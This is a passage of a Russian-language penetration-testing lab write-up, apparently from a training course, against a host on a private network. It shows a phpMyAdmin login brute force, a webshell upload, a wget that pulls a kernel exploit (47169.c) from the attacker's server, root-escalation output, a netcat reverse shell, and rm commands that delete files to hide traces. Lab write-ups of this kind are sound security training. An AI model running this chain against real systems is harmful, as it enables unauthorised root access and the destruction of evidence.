
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/phpmyadmin_login

[*] Using auxiliary/scanner/http/phpmyadmin_login
msf6 auxiliary(scanner/http/phpmyadmin_login) >
```


Запустил брутфорс и получил учетные данные: логин – admin и пароль – password.
Вошёл в админку сайта




Применил скрипт, загрузив файл webshell на сервер и открыл его, перейдя по пути 192.168.136.134/phpmyadmin/cmd.php , введя команду whoami




Для эскалации привилегий, для начала нашёл на атакуемой машине директорию, которая имеет права доступа **777** (все пользователи могут выполнять любые действия с этими директориями), используя команду `find / -maxdepth 3 -type d -perm -777 2>/dev/null`



Получил подробную информацию о атакуемой операционной системе




Приступил к поиску уязвимостей, с помощью утилиты Searchsploit, обновив базу командой `searchsploit -u`



Запустил скрипт `python3 -m http.server`


```
(root@k)-[/home/k/Desktop/Files]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

В вебшелле ввёл команду `cd /scripts; wget http://192.168.136.129:8000/47169.c` и проверил загрузился ли файл на сервер




```
(root@k)-[/home/k/Desktop/Files]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.136.134 - - [07/Sep/2024 12:36:33] "GET /47169.c HTTP/1.1" 200 -
```


Проверил работоспособность эксплойта




```
192.168.136.134/phpmyadmin/ +
192.168.136.134/
Kali Linux Kali Tools Kali Docs Kali Forums
Execute
[.] starting
[.] checking kernel version
[.] kernel version '4.8.0-58-generic' detected
[~] done, version looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[.] trying /proc/kallsyms...
[.] trying /boot/System.map-4.8.0-58-generic...
[-] open/read(/boot/System.map-4.8.0-58-generic)
[.] trying syslog...
[~] done, kernel addr: ffffffff9b600000
[.] commit_creds: ffffffff9b6a5d20
[.] prepare_kernel_cred: ffffffff9b6a6110
[.] SMEP bypass enabled, mmaping fake stack
[~] done, fake stack mmaped
[.] executing payload ffffffff9b617c55
[~] done, should be root now
[.] checking if we got root
[+] got root ^_^
```

Запустил netcat в режиме прослушивания порта , открыл обратное соединение с атакующей машины и запустил командную оболочку /bin/sh на атакуемой машине. Посмотрел права, запустил скрипт, проверил права рута.



```
(root@kali)~[/home/k/Desktop/Files]
nc -lvp 8888
listening on [any] 8888 ...
192.168.136.134: inverse host lookup failed: Host name lookup failure
connect to [192.168.136.129] from (UNKNOWN) [192.168.136.134] 37628
whoami
www-data
/scripts/hack
whoa,i
whoami
root
uname -a
Linux server 4.8.0-58-generic #63-16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

В конце удалил, созданные на сервере файлы, для сокрытия следов.



```
rm /scripts/hack
rm /scripts/47169.c
rm /var/www/phpmyadmin/cmd.php
```